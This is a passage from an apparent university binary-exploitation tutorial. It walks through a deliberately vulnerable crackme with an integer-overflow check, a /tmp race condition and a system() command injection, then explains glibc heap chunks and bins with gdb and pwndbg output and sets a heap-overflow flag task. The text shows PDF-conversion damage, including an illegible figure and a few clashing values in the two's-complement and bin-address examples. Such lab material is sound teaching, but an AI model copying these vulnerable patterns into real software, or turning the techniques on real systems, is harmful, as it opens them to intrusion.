1  $ LD_LIBRARY_PATH=. ./ld-linux-x86-64.so.2 ./target-seccomp
2  IOLI Crackme Level 0x00
3  Password:
4
5  (meanwhile, in another console window:)
6
7  $ cat /proc/$(pidof ld-linux-x86-64.so.2)/maps | grep libc
8  7f7792d50000-7f7792f37000 r-xp 00000000 08:01 /tmp/tut07-remote/libc.so.6
9  7f7792f37000-7f7793137000 ---p 001e7000 08:01 /tmp/tut07-remote/libc.so.6
10 7f7793137000-7f779313b000 r--p 001e7000 08:01 /tmp/tut07-remote/libc.so.6
11 7f779313b000-7f779313d000 rw-p 001eb000 08:01 /tmp/tut07-remote/libc.so.6

```

`LD_LIBRARY_PATH=.` instructs the linker to look for libraries in the current working directory when loading `target-seccomp`. As shown above, the `maps` file indicates that the `libc.so.6` in the current directory is being used instead of the system's default `libc`.

You can do this in Python, too, in the same way:

```

1  p = process(['./ld-linux-x86-64.so.2', './target-seccomp'],
2             env={'LD_LIBRARY_PATH': '.'})

```

Note that if you're using the same Linux distribution and version as the remote server, it's unlikely that you need to do this at all.

### Tip 3. Stack alignment issues

The stack alignment issues highlighted at the end of [Tut06-02](#) can occur here, too. The solution is the same, so if you encounter segmentation faults on `movaps` instructions within `libc`, refer back to that section for help.

Good luck!

## Tut08: Logic Errors

In this tutorial, we will learn about three class of popular logic bugs (i.e., non-memory safety bugs): an integer overflow, a race condition, and a command injection.

### 1. Integer overflows

Let's first take a look on `crackme0x00.c`:

```
1 void start() {
2     int passwd;
3     printf("IOLI Crackme Level 0x00\n");
4     printf("Password: ");
5     scanf("%d", &passwd);
6     if (absolute(passwd) < 0) {
7         printf("Password OK :)\n");
8         round2();
9     } else {
10        printf("Invalid Password!\n");
11    }
12 }
```

It is asking for a password that its absolute value is less than zero: `absolute(passwd) < 0`. Note that the `absolute()` function is nothing but to convert any negative integer to its positive form by negating the provided integer, as in the standard library:

```
1 // @stdlib/abs.c
2 /* Return the absolute value of I. */
3 int absolute(int i) {
4     if (i < 0)
5         return -i;
6     else
7         return i;
8 }
```

Is this mathematically feasible? No. However, as our computer can only express a small part of the integer space: e.g., a 32-bit register can express  $2^{32}$  numbers of integers (more on later), this password check can be bypassed!

Let's look at the actual instructions of `absolute()`:

```
1 0000000000402118 <absolute>:
2 402118: 55                push    rbp
3 402119: 48 89 e5          mov     rbp, rsp
4 40211c: 89 7d fc          mov     DWORD PTR [rbp-0x4], edi
5 40211f: 83 7d fc 00       cmp     DWORD PTR [rbp-0x4], 0x0
6 402123: 79 07            jns     40212c <absolute+0x14>
7 402125: 8b 45 fc          mov     eax, DWORD PTR [rbp-0x4]
```

8	402128:	f7 d8	neg	eax
9	40212a:	eb 03	jmp	40212f <absolute+0x17>
10	40212c:	8b 45 fc	mov	eax,DWORD PTR [rbp-0x4]
11	40212f:	5d	pop	rbp
12	402130:	c3	ret	

How does the machine perform the `neg eax` instruction? Unlike the arithmetic way of multiplying -1 to the multiplicand, the machine simply flips each bit (from 0 to 1 and vice versa) and adds one to the result. In two's complement representation, it happens to serve as a negation operation for most of the integers that a register can express.

For example, `0x00000001` is a positive integer 1. If we flip every bit, it becomes `0b1111...1110`, which is `0xffffffff` in a hexadecimal representation, and adding one to it, we get `0xffffffff`. This is the two's complement representation of -1.

## CS101: Two's Complement Representation

The value  $w$  of an  $N$ -bit integer  $a_{N-1}a_{N-2}\dots a_0$

$$w = -a_{N-1}2^{N-1} + \sum_{i=0}^{N-2} a_i 2^i.$$

e.g., in x86 (32-bit, 4-byte):

```
- 0x00000000 -> 0
- 0xffffffff -> -1
- 0x7fffffff -> 2147483647 (INT_MAX)
- 0x80000000 -> -2147483648 (INT_MIN)
```

Ref. [https://en.wikipedia.org/wiki/Two's\\_complement](https://en.wikipedia.org/wiki/Two's_complement)

**Figure 6:** Two's complement

The biggest positive integer (i.e., `INT_MAX`) a 32-bit register can hold is `0x7fffffff`, which is 2147483647. The smallest negative integer (i.e., `INT_MIN`) is `0x80000000`, which is -2147483648 in decimal. One property that you might notice in two's complement is its asymmetry in representing the range of negative and positive integers: -2147483648 (`INT_MIN`) to 2147483647 (`INT_MAX`).

What's the arithmetic value of `-INT_MAX`? It is -2147483647. What about `-INT_MIN`? It is 2147483648, but it is **bigger** than `INT_MAX`! Now, let's approach this from the machine's perspective; try negating `INT_MIN` yourself by flipping the bits and adding one. Each bit in `0x80000000` are flipped, so it be-

comes `0x7fffffff`, and then, adding one to `0x7fffffff` results in `0x80000000`, which is `INT_MIN`. In other words, when the machine *negates* `INT_MIN`, it ends up returning the same `INT_MIN`! Therefore, `absolute(INT_MIN)` shown above will return `INT_MIN`, which is *not* a positive integer.

**[Task]** Phase 1 - provide a password to take the `if` branch and make the program print “Password OK :)”. That will bring you to the next phase (Crackme Level 0x01).

## 2. Race condition

Once the first phase is solved, `crackme0x00` goes to the next phase. In this phase, it *generates* a password on-the-fly (see `gen_new_passwd()` in `crackme0x00.c`) and asks for the correct password.

```

1 void round2() {
2     int passwd = gen_new_passwd();
3     save_passwd_into_vault(passwd);
4
5     printf("IOLI Crackme Level 0x01\n");
6     printf("Password:");
7
8     char buf[32];
9     scanf("%31s", buf);
10
11     if (atoi(buf) == passwd) {
12         printf("Password OK :)\n");
13         printf("[!] Have a great fun!\n");
14         snake_main();
15     } else {
16         printf("Invalid Password!\n");
17     }
18 }
```

One interesting behavior of this program is that `save_passwd_into_vault()` temporarily stores the password to `/tmp/.lock-[pid]`, and *immediately* removes the temporary file.

```

1 void save_passwd_into_vault(int passwd) {
2     char tmpfile[100];
3     snprintf(tmpfile, sizeof(tmpfile), "/tmp/.lock-%d", getpid());
4     if (access(tmpfile, F_OK) != -1) {
5         printf("the lock file exists, please first clean up\n");
6         exit(1);
7     }
8
9     FILE *fp = fopen(tmpfile, "w");
10    if (!fp)
11        err(1, "failed to create %s", tmpfile);
12    fprintf(fp, "%d", passwd);
13    fclose(fp);
14
15    /* DELETED! */
16    unlink(tmpfile);
17 }
```

How would you steal the password stored in this file? Although the lifetime of this file is very short, it is stored in a predictable location (i.e., `/tmp/.lock-[pid]`), which gives an attacker an opportunity to leak the content inside the file by having a process racing to access the same file.

PID is (likely) assigned in a sequential order so that your exploit code might bruteforce after spawning a target (with `process()` in `pwnthook`). In fact, the parent process knows the PID of a child process even before `exec`-ing the child's process image. If you are not familiar with the concept of `fork()`, please read `man fork` before writing the exploit!

### Tip. About `template.py`

You might invoke `process()` together with `stdin=PTY` and `stdout=PTY` to manage the child process up to this stage (`man pty`). However, the `interactive()` of `pwnthook` doesn't render the output of `snake` (next phase). We recommend using the below template for the next stage.

```
1 import os
2 import pty
3
4 (pid, fd) = pty.fork()
5 if pid == 0:
6     # child
7     os.execl("./target", "./target", os.environ)
8     exit(0)
9 else:
10    # parent
11    lock = "/tmp/.lock-%d" % pid
12
13    # this is how to write a message to the child
14    os.write(fd, "...")
```

**[Task]** Phase 2 - exploit the race condition to steal the password that's generated on-the-fly. Provide the password and get "Password OK :)" printed, and get to the final phase.

## 3. Command injection

Once you have passed the first two phases, you can see an Easter Egg – an old-fashioned snake game. First, take a look at `snake/snake.c` (from `Micro Snake`).

Have you noticed an interesting piece of code in the `main()`?

```
1 // snake/snake.c
2 void snake_main() {
```

**Figure 7:** Micro Snake

```
3  ...
4  if (WEXITSTATUS(system ("stty cbreak -echo stop u")))
5  {
6      fprintf (stderr, "Failed setting up the screen, is 'stty' missing?\n");
7      return 1;
8  }
9  }
```

Interestingly, the binary invokes a libc's `system()` when it starts (check `man stty`!). In fact, such a pattern is vulnerable to a command injection attack (e.g., in a `setuid` binary). How would you hijack `crackme0x00` without exploiting a memory corruption bug like previous labs?

At this point, you might realize that this technique would have come in handy when you were solving the bomb challenges (labs 1 and 2). How come?

Good luck!

**[Task]** Final phase - inject a command to the snake game to print the flag. Submit the flag on the submission site.

## Tut09: Understanding Heap Bugs

Now that everyone has well experienced the stack corruptions from the previous labs, from this lecture we will play with bugs on the heap, which are typically more complex than the stack-based ones.

For educational purposes, this tutorial will use a retired memory allocator (i.e., GLIBC < 2.26) and the next tutorial will use an updated memory allocator (GLIBC >= 2.27).

## Step 1. Revisiting a heap-based crackme0x00

The **heap** space is the dynamic memory segment used by a process. Generally, we can allocate a heap memory object by `malloc()` and release it by `free()` when the resource is no longer needed. However, there are plenty of questions left to be answered, for example: - Do you know how these functions internally work on Linux? - Do you know where exactly the heap objects are located? - Do you know what are the heap-related bugs and how to exploit them?

Do not worry if you don't, as you will get the answers to these questions if you follow through.

Let's start our adventure with a new heap-based `crackme0x00`.

```
1 char password[] = "250382";
2
3 int main(int argc, char *argv[])
4 {
5     char *buf = (char *)malloc(100);
6     char *secret = (char *)malloc(100);
7
8     strcpy(secret, password);
9
10    printf("IOLI Crackme Level 0x00\n");
11    printf("Password:");
12
13    scanf("%s", buf);
14
15    if (!strcmp(buf, secret)) {
16        printf("Password OK :)\n");
17    } else {
18        printf("Invalid Password! %s\n", buf);
19    }
20
21    return 0;
22 }
```

You can see that now the input in `buf` is put on a piece of dynamic memory which has a size of 100. Meanwhile the `secret` of 250382 is also placed on the heap inside a memory block with the same size.

Our first task is to observe the exact memory location of these two heap objects. Let's check `crackme0x00` in `gdb`.

```
1 (gdb) disassemble main
2 Dump of assembler code for function main:
3     ...
4     0x080486b0 <+106>:   call    0x80484c0 <malloc@plt>
5     0x080486b5 <+111>:   add     esp,0x10
```



```

6  0x080486b8 <+114>: mov    DWORD PTR [ebp-0x20],eax
7  0x080486bb <+117>: sub    esp,0xc
8  0x080486be <+120>: push   0x64
9  0x080486c0 <+122>: call   0x80484c0 <malloc@plt>
10 0x080486c5 <+127>: add    esp,0x10
11 0x080486c8 <+130>: mov    DWORD PTR [ebp-0x1c],eax
12 0x080486cb <+133>: sub    esp,0x8
13 0x080486ce <+136>: lea    eax,[ebx+0x3c]
14 0x080486d4 <+142>: push   eax
15 0x080486d5 <+143>: push   DWORD PTR [ebp-0x1c]
16 0x080486d8 <+146>: call   0x80484b0 <strcpy@plt>
17 0x080486dd <+151>: add    esp,0x10
18 0x080486e0 <+154>: sub    esp,0xc
19 0x080486e3 <+157>: lea    eax,[ebx-0x1810]
20 0x080486e9 <+163>: push   eax
21 0x080486ea <+164>: call   0x80484d0 <puts@plt>
22 0x080486ef <+169>: add    esp,0x10
23 0x080486f2 <+172>: sub    esp,0xc
24 0x080486f5 <+175>: lea    eax,[ebx-0x17f8]
25 0x080486fb <+181>: push   eax
26 0x080486fc <+182>: call   0x8048490 <printf@plt>
27 0x08048701 <+187>: add    esp,0x10
28 0x08048704 <+190>: sub    esp,0x8
29 0x08048707 <+193>: push   DWORD PTR [ebp-0x20]
30 0x0804870a <+196>: lea    eax,[ebx-0x17ee]
31 0x08048710 <+202>: push   eax
32 0x08048711 <+203>: call   0x8048510 <__isoc99_scanf@plt>
33 0x08048716 <+208>: add    esp,0x10
34 ...

```

From the assembly, we can see that the function `malloc()` is invoked for two times. As we are interested in its return value, let's set two breakpoints at the next following instructions, `0x80486b5` and `0x80486c5`, respectively and start the program.

```

1  (gdb) b *0x80486b5
2  Breakpoint 1 at 0x8048685: file crackme0x00.c, line 14.
3  (gdb) b *0x80486c5
4  Breakpoint 2 at 0x8048695: file crackme0x00.c, line 15.
5  (gdb) r
6  Starting program: tut09-heap/crackme0x00
7
8  Breakpoint 1, 0x080486b5 in main (argc=1, argv=0xffffb09244) at crackme0x00.c:14
9  14      char *buf = (char *)malloc(100);

```

At **Breakpoint 1**, the program stops after returning from the first `malloc()` function. We can check the return value stored in register `eax`.

```

1  (gdb) i r eax
2  eax                0x804b008          134524936

```

As you can see, `buf` points at `0x804b008` which will store our input. Note that you might see a different value in `eax` due to ASLR but it is totally fine. Let's continue the execution.

```

1  (gdb) c

```

```

2 Continuing.
3
4 Breakpoint 2, 0x080486c5 in main (argc=1, argv=0xffffdee4) at crackme0x00.c:15
5 15      char *secret = (char *)malloc(100);

```

The second `malloc()` returns. Similarly, we can find its return value stored in register `eax` as `0x804b070`.

```

1 (gdb) i r eax
2 eax          0x804b070          134525040

```

Note that although the value might still be different from yours, it should have the consistent offset from the previous value across any runs (i.e., `0x804b070 - 0x804b008 = 0x68`). We can now take a look into these two memory locations.

```

1 (gdb) x/60wx 0x804b008 - 8
2 0x804b000: 0x00000000 0x00000069 0x00000000 0x00000000 0x00000000
3 0x804b010: 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000
4 0x804b020: 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000
5 0x804b030: 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000
6 0x804b040: 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000
7 0x804b050: 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000
8 0x804b060: 0x00000000 0x00000000 0x00000000 0x00000000 0x00000069
9 0x804b070: 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000
10 0x804b080: 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000
11 0x804b090: 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000
12 0x804b0a0: 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000
13 0x804b0b0: 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000
14 0x804b0c0: 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000
15 0x804b0d0: 0x00000000 0x00020f31 0x00000000 0x00000000 0x00000000
16 0x804b0e0: 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000

```

Since we have not given our input and the program has not initialized the secret password, both of these heap objects are empty. However, you might be wondering at this moment: the returned address of the first heap object was `0x804b008`, and so why didn't it start from `0x804b000`? Where does that 8-byte offset come from?

Let's first take a look at the memory layout of the process.

```

1 process 194
2 Mapped address spaces:
3
4 Start Addr  End Addr  Size  Offset objfile
5 0x8048000 0x8049000 0x1000 0x0 /home/lab09/tut09-heap/crackme0x00
6 0x8049000 0x804a000 0x1000 0x0 /home/lab09/tut09-heap/crackme0x00
7 0x804a000 0x804b000 0x1000 0x1000 /home/lab09/tut09-heap/crackme0x00
8 0x804b000 0x806c000 0x21000 0x0 [heap]
9 0xf7e1b000 0xf7e1c000 0x1000 0x0
10 0xf7e1c000 0xf7fcc000 0x1b0000 0x0 /ubuntu_1604/lib/i386/libc-2.23.so
11 0xf7fcc000 0xf7fcd000 0x1000 0x1b0000 /ubuntu_1604/lib/i386/libc-2.23.so
12 0xf7fcd000 0xf7fcf000 0x2000 0x1b0000 /ubuntu_1604/lib/i386/libc-2.23.so
13 0xf7fcf000 0xf7fd0000 0x1000 0x1b2000 /ubuntu_1604/lib/i386/libc-2.23.so

```



12

[illegible]

Carefully check this picture and all your doubts can be solved: - **chunk** indicates the real starting address of the heap object in the memory. - **mem** indicates the returned address by `malloc()`, storing the user data. The first 8-byte offset between **chunk** and **mem** is reserved for metadata which consist of the **size of previous chunk**, **if freed** and the **size of the current chunk**. The latter is usually aligned to a multiple of 8 and includes both the size of the metadata and the requested size from the program.

Meanwhile, the first four bytes after `chunk` are a bit special. There are two cases: - if the previous chunk is allocated, then these 4 bytes are used to store the data of the previous chunk. - otherwise, it is used to store the size of the previous chunk. That is why  $100 + 8 = 108$  while the libc only gives the chunk `0x69 - 1 = 104` bytes. Also, note that the three least significant bits (**LSB**) of the `size` field of a heap chunk have special meaning. Specifically, the last bit of the field indicates whether the previous chunk is in use (1) or not (0), and that's why the size field has `0x69` instead of `0x68`. **(Q: What's the usage of the other two bits?)**

Let's continue the program and check the memory again. That will give you a better understanding of the illustration above. Set a breakpoint after `scanf()` and give our input.

```

1 (gdb) b *0x8048716
2 Breakpoint 3 at 0x8048716: file crackme0x00.c, line 22.
3 (gdb) c
4 Continuing.
5 IOLI Crackme Level 0x00
6 Password:AAAABBBBCCCCDDDD
7
8 Breakpoint 3, 0x8048716 in main (argc=1, argv=0xffb09244) at crackme0x00.c:22
9 22     scanf("%s", buf);

```

And check the content inside these two heap objects.

```

1 (gdb) x/s 0x804b008
2 0x804b008: "AAAABBBBCCCCDDDD"
3 (gdb) x/s 0x804b070
4 0x804b070: "250382"
5
6 (gdb) x/60wx 0x804b000
7 0x804b000: 0x00000000 0x00000069 0x41414141 0x42424242
8               prev_size      buf data -->
9 0x804b010: 0x43434343 0x44444444 0x00000000 0x00000000
10 0x804b020: 0x00000000 0x00000000 0x00000000 0x00000000
11 0x804b030: 0x00000000 0x00000000 0x00000000 0x00000000
12 0x804b040: 0x00000000 0x00000000 0x00000000 0x00000000
13 0x804b050: 0x00000000 0x00000000 0x00000000 0x00000000
14 0x804b060: 0x00000000 0x00000000 0x00000000 0x00000069
15
16 0x804b070: 0x33303532 0x00003238 <-- buf data      size
17               0x00000000 0x00000000

```

```

17      secret data -->
18 0x804b080: 0x00000000 0x00000000 0x00000000 0x00000000
19 0x804b090: 0x00000000 0x00000000 0x00000000 0x00000000
20 0x804b0a0: 0x00000000 0x00000000 0x00000000 0x00000000
21 0x804b0b0: 0x00000000 0x00000000 0x00000000 0x00000000
22 0x804b0c0: 0x00000000 0x00000000 0x00000000 0x00000000
23 0x804b0d0: 0x00000000 0x00020f31 0x00000000 0x00000000
24      <-- secret data

```

Does it now make sense? `scanf()` reads our input `"AAAABBBBCCCCDDDD"` directly onto the heap without any size limit. And more importantly, the heap chunks are placed adjacently. Based on your former experience with stack overflows, it is not hard for you to corrupt the stored secret and pass the check at this moment, right? :)

**[NOTE]:** When ASLR is on, the heap base varies for every run. You can launch the program for multiple times and check the heap base through `/proc/$(pidof crackme0x00)/maps`.

```

1 // 1st run
2 $ cat /proc/$(pidof crackme0x00)/maps
3 08048000-08049000 r-xp 00000000 08:02 72746077 /home/lab09/tut09-heap/crackme0x00
4 08049000-0804a000 r--p 00000000 08:02 72746077 /home/lab09/tut09-heap/crackme0x00
5 0804a000-0804b000 rw-p 00001000 08:02 72746077 /home/lab09/tut09-heap/crackme0x00
6 0927f000-092a0000 rw-p 00000000 00:00 0 [heap]
7 ...
8
9 // 2nd run
10 $ cat /proc/$(pidof crackme0x00)/maps
11 08048000-08049000 r-xp 00000000 08:02 72746077 /home/lab09/tut09-heap/crackme0x00
12 08049000-0804a000 r--p 00000000 08:02 72746077 /home/lab09/tut09-heap/crackme0x00
13 0804a000-0804b000 rw-p 00001000 08:02 72746077 /home/lab09/tut09-heap/crackme0x00
14 09375000-09396000 rw-p 00000000 00:00 0 [heap]
15 ...

```

And it does not even tightly follow the address space of the process as shown in gdb when ASLR is off. However, we want to emphasize that for `ptmalloc`, the heap layout and the values of many meta data can be accurately inferred even tons of `malloc()` and `free()` have been called in a program.

**[Task]** Can you inject a payload to print out `Password OK` :)? Try getting your flag from `target`!

## Step 2. Examine the heap by using pwndbg

Now we are going to explore more facts about the glibc heap with the help of pwndbg and the targeted example program is heap-example. Here is the code:

```

1 void prompt(char *fmt, ...)
2 {
3     va_list args;

```

```
4
5     va_start(args, fmt);
6     vprintf(fmt, args);
7     va_end(args);
8
9     getchar();
10 }
11
12 int main()
13 {
14     void *fb_0 = malloc(16);
15     void *fb_1 = malloc(32);
16     void *fb_2 = malloc(16);
17     void *fb_3 = malloc(32);
18     prompt("Stage 1");
19
20     free(fb_1);
21     free(fb_3);
22     prompt("Stage 2");
23
24     free(fb_0);
25     free(fb_2);
26     malloc(32);
27     prompt("Stage 3");
28
29     void *nb_0 = malloc(100);
30     void *nb_1 = malloc(120);
31     void *nb_2 = malloc(140);
32     void *nb_3 = malloc(160);
33     void *nb_4 = malloc(180);
34     prompt("Stage 4");
35
36     free(nb_1);
37     free(nb_3);
38     prompt("Stage 5");
39
40     void *nb_5 = malloc(240);
41     prompt("Stage 6");
42
43     free(nb_2);
44     prompt("Stage 7");
45
46     return 0;
47 }
```

The program simply allocates some heap objects with various sizes and frees them accordingly. It is divided into several stages and at each stage, the program stops and we have a chance to look into the memory by using pwndbg heap commands.

Let's launch the program in pwndbg and stop at **Stage 1** by using **Ctrl+C** to interrupt the execution. Enter command **arenas**:

```
1 $ gdb-pwndbg heap-example
2 pwndbg> r
3 Starting program: /home/lab09/tut09-heap/crackme0x00
4 Stage 1^C
```

```

5 Program received signal SIGINT, Interrupt.
6 0xf7fd8059 in __kernel_vsyscall ()
7 LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
8 ...
9 Program received signal SIGINT
10 pwndbg> arenas
11 [ main] [0x804b000] 0x804b000 0x806c000 rw-p 21000 0 [heap]

```

The data structure used by `ptmalloc` to bookmark heap chunks are called `arena`. One arena is in charge of one process/thread heap. A process can have a lot of heaps simultaneously, and the arena of the initial heap is called the `main arena`, which points at `0x804b000` in this case.

The program allocates 4 heap objects with size 16, 32, 16, 32 in order. We can type command `heap` to print a listing of all the chunks in the arena. (You can also try `heap -v` for more detailed results).

```

1 pwndbg> heap
2 Allocated chunk | PREV_INUSE
3 Addr: 0x804b000
4 Size: 0x19
5
6 Allocated chunk | PREV_INUSE
7 Addr: 0x804b018
8 Size: 0x29
9
10 Allocated chunk | PREV_INUSE
11 Addr: 0x804b040
12 Size: 0x19
13
14 Allocated chunk | PREV_INUSE
15 Addr: 0x804b058
16 Size: 0x29
17
18 Top chunk | PREV_INUSE
19 Addr: 0x804b080
20 Size: 0x20f81

```

As we expected, the four heap chunks are placed **adjacently** in the memory. (Q: Why the sizes shown above are `0x19` = 25 and `0x29` = 41, respectively?)

We can see a very large heap chunk at the bottom that is not in use, and it has a special name called `top chunk`. You can visualize the heap layout by command `vis_heap_chunks`. In pwndbg, the result is nicely colored.

```

1 pwndbg> vis_heap_chunks
2 0x804b000 0x00000000 0x00000019 .....
3 0x804b008 0x00000000 0x00000000 .....
4 0x804b010 0x00000000 0x00000000 .....
5 0x804b018 0x00000000 0x00000029 ....)...
6 0x804b020 0x00000000 0x00000000 .....
7 0x804b028 0x00000000 0x00000000 .....
8 0x804b030 0x00000000 0x00000000 .....
9 0x804b038 0x00000000 0x00000000 .....
10 0x804b040 0x00000000 0x00000019 .....

```

11	0x804b048	0x00000000	0x00000000	.....	
12	0x804b050	0x00000000	0x00000000	.....	
13	0x804b058	0x00000000	0x00000029	....)	
14	0x804b060	0x00000000	0x00000000	.....	
15	0x804b068	0x00000000	0x00000000	.....	
16	0x804b070	0x00000000	0x00000000	.....	
17	0x804b078	0x00000000	0x00000000	.....	
18	0x804b080	0x00000000	0x00020f81	.....	<-- Top chunk

Continue the execution by entering anything you like for `getchar()`, and now we arrive at **Stage 2**, with the 2nd and 4th heap objects already freed. In `ptmalloc`, the freed chunks are stored into linked list-like structures called `bins`. The chunk with size from 16~64 bytes (in 32-bit) belongs to the `fastbins`, which are singly linked lists. We can use command `fastbins` to have a check.

```

1  pwndbg> fastbins
2  fastbins
3  0x10: 0x0
4  0x18: 0x0
5  0x20: 0x0
6  0x28: 0x804b058 -> 0x804b018 <- 0x0
7  0x30: 0x0
8  0x38: 0x0
9  0x40: 0x0

```

Note that in a single fastbin, all the freed chunks have the same size. (Q: but their allocation sizes may differ, why?)

The heap chunk with a size of 40 (0x28) belongs to the 3rd fastbin, while the head of the linked list is pointing to our 4th heap chunk and the 4th heap chunk points to the 2nd one. Pay attention to the order of these chunk in the linked list. In fact, the chunk is inserted at the HEAD of its corresponding fastbin.

We can use `pwndbg` to print out the memory detail of a heap chunk. We take the 2nd heap chunk as an example.

```

1  pwndbg> p *(mchunkptr) 0x804b058
2  $4 = {
3    prev_size = 0,
4    size = 41,
5    fd = 0x804b018,
6    bk = 0x0,
7    fd_nextsize = 0x0,
8    bk_nextsize = 0x0
9  }

```

We have explained what is `prev_size` and what is `size` above. (Why the `prev_size` is 0 here?). When a chunk is freed, the first 16 bytes of its data storage are no longer used to store user data. Instead, they are used to store pointers pointing forward and backward to the chunks in the same bin. Here `fd` stores the pointer pointing to the 1st heap chunk in the 3rd fastbin (i.e., size of 0x28). The `bk` pointer, however, is not used as the fastbin is a single linked list. You can also print out the detail of the 4th heap chunk.



Continue the execution and we arrive at **Stage 3**. This time all the heap objects we have initially allocated are freed. In addition, we invoked another `malloc(32)` in this stage. Let's check the status of the fastbins again by using command **fastbins**.

```
1  pwndbg> fastbins
2  fastbins
3  0x10: 0x0
4  0x18: 0x804b040 -> 0x804b000 <- 0x0
5  0x20: 0x0
6  0x28: 0x804b018 <- 0x0
7  0x30: 0x0
8  0x38: 0x0
9  0x40: 0x0
```

With a smaller size, the 1st chunk and the 3rd chunk are placed into the 1st fastbin. Print out the memory details of these two heap chunks as above, and make sure that you understand each field value before continuing. Try to print out the list of all the heap chunks again by using command **heap**.

```
1  pwndbg> heap
2  Free chunk (fastbins) | PREV_INUSE
3  Addr: 0x804b000
4  Size: 0x19
5  fd: 0x00
6
7  Free chunk (fastbins) | PREV_INUSE
8  Addr: 0x804b018
9  Size: 0x29
10 fd: 0x00
11
12 Free chunk (fastbins) | PREV_INUSE
13 Addr: 0x804b040
14 Size: 0x19
15 fd: 0x804b000
16
17 Allocated chunk | PREV_INUSE
18 Addr: 0x804b058
19 Size: 0x29
20
21 Allocated chunk | PREV_INUSE
22 Addr: 0x804b080
23 Size: 0x409
24
25 Allocated chunk | PREV_INUSE
26 Addr: 0x804b488
27 Size: 0x409
28
29 Top chunk | PREV_INUSE
30 Addr: 0x804b890
31 Size: 0x20771
```

Note that the sizes of the chunks indicate that they are still inuse (Q: Why? The inuse bit is 1!). The reason is that when a heap chunk is freed and stored into the fastbin, the **LSB** of the **size** field of its next chunk is not cleared.

You can see that the freed chunk at `0x804b058` is used to serve the allocation request. In other words, the fastbin works in a **LIFO** (**Last-In-First-Out**) style.

Let's allocate some heap chunks whose sizes are out of the fastbin range. Continue the execution and we now arrive at **Stage 4**. Another 5 heap objects with size of 100, 120, 140, 160, 180 are allocated by calling `malloc()`. Use command **heap** to print out the chunk list.

```
1  pwndbg> heap
2  Free chunk (fastbins) | PREV_INUSE
3  Addr: 0x804b000
4  Size: 0x19
5  fd: 0x00
6
7  Free chunk (fastbins) | PREV_INUSE
8  Addr: 0x804b018
9  Size: 0x29
10 fd: 0x00
11
12 Free chunk (fastbins) | PREV_INUSE
13 Addr: 0x804b040
14 Size: 0x19
15 fd: 0x804b000
16
17 Allocated chunk | PREV_INUSE
18 Addr: 0x804b058
19 Size: 0x29
20
21 Allocated chunk | PREV_INUSE
22 Addr: 0x804b080
23 Size: 0x409
24
25 Allocated chunk | PREV_INUSE
26 Addr: 0x804b488
27 Size: 0x409
28
29 Allocated chunk | PREV_INUSE
30 Addr: 0x804b890
31 Size: 0x69
32
33 Allocated chunk | PREV_INUSE
34 Addr: 0x804b8f8
35 Size: 0x81
36
37 Allocated chunk | PREV_INUSE
38 Addr: 0x804b978
39 Size: 0x91
40
41 Allocated chunk | PREV_INUSE
42 Addr: 0x804ba08
43 Size: 0xa9
44
45 Allocated chunk | PREV_INUSE
46 Addr: 0x804bab0
47 Size: 0xb9
48
49 Top chunk | PREV_INUSE
50 Addr: 0x804bb68
```

```
51 Size: 0x20499
```

We can see that the 5 new heap chunks are created on the heap one by one following the order of `malloc()` being called. (Q: Why we have these chunk sizes here?) Let's print out the 3rd new chunk as an example.

```
1 pwndbg> p *(mchunkptr) 0x804b978
2 $1 = {
3   prev_size = 0,
4   size = 145,
5   fd = 0x0,
6   bk = 0x0,
7   fd_nextsize = 0x0,
8   bk_nextsize = 0x0
9 }
```

Moving forward to **Stage 5**, the 2nd and the 4th (in term of those bigger chunks we allocate later) heap chunks are de-allocated. Try command **heap** to print out the chunk list.

```
1 pwndbg> heap
2 Free chunk (fastbins) | PREV_INUSE
3 Addr: 0x804b000
4 Size: 0x19
5 fd: 0x00
6
7 Free chunk (fastbins) | PREV_INUSE
8 Addr: 0x804b018
9 Size: 0x29
10 fd: 0x00
11
12 Free chunk (fastbins) | PREV_INUSE
13 Addr: 0x804b040
14 Size: 0x19
15 fd: 0x804b000
16
17 Allocated chunk | PREV_INUSE
18 Addr: 0x804b058
19 Size: 0x29
20
21 Allocated chunk | PREV_INUSE
22 Addr: 0x804b080
23 Size: 0x409
24
25 Allocated chunk | PREV_INUSE
26 Addr: 0x804b488
27 Size: 0x409
28
29 Allocated chunk | PREV_INUSE
30 Addr: 0x804b890
31 Size: 0x69
32
33 Free chunk (unsortedbin) | PREV_INUSE
34 Addr: 0x804b8f8
35 Size: 0x81
36 fd: 0xf7fd07b0
```

```
37 bk: 0x804ba08
38
39 Allocated chunk
40 Addr: 0x804b978
41 Size: 0x90
42
43 Free chunk (unsortedbin) | PREV_INUSE
44 Addr: 0x804ba08
45 Size: 0xa9
46 fd: 0x804b8f8
47 bk: 0xf7fd07b0
48
49 Allocated chunk
50 Addr: 0x804bab0
51 Size: 0xb8
52
53 Top chunk | PREV_INUSE
54 Addr: 0x804bb68
55 Size: 0x20499
```

When these heap chunks are freed, they are in fact recycled into the **unsorted bin**. Unlike the **fastbins**, chunks inside this bin can have various sizes. And more importantly, the **unsorted bin** is a cyclic double linked list. Take a look at the above result, we can find that the 2nd chunk has a backward pointer pointing to the 4th chunk and the 4th chunk has a forward pointer pointing to the 2nd chunk. The head chunk of the **unsorted bin** is at **0xf7fc97b0**. Pay attention to the order of these two chunks in the bin.

We can print out the memory detail of the freed chunk for more information. Take the 2nd one at **0x804b8f8** as an example.

```
1 pwndbg> p *(mchunkptr) 0x804b8f8
2 $1 = {
3   prev_size = 0,
4   size = 129,
5   fd = 0xf7fcf7b0 <main_arena+48>,
6   bk = 0x804ba08,
7   fd_nextsize = 0x0,
8   bk_nextsize = 0x0
9 }
```

Try to take a look at the 3rd chunk after the 2nd chunk at **0x804b978**.

```
1 pwndbg> malloc_chunk -v 0x804b978
2 Allocated chunk
3 Addr: 0x804b978
4 prev_size: 0x80
5 size: 0x90
6 fd: 0x00
7 bk: 0x00
8 fd_nextsize: 0x00
9 bk_nextsize: 0x00
```

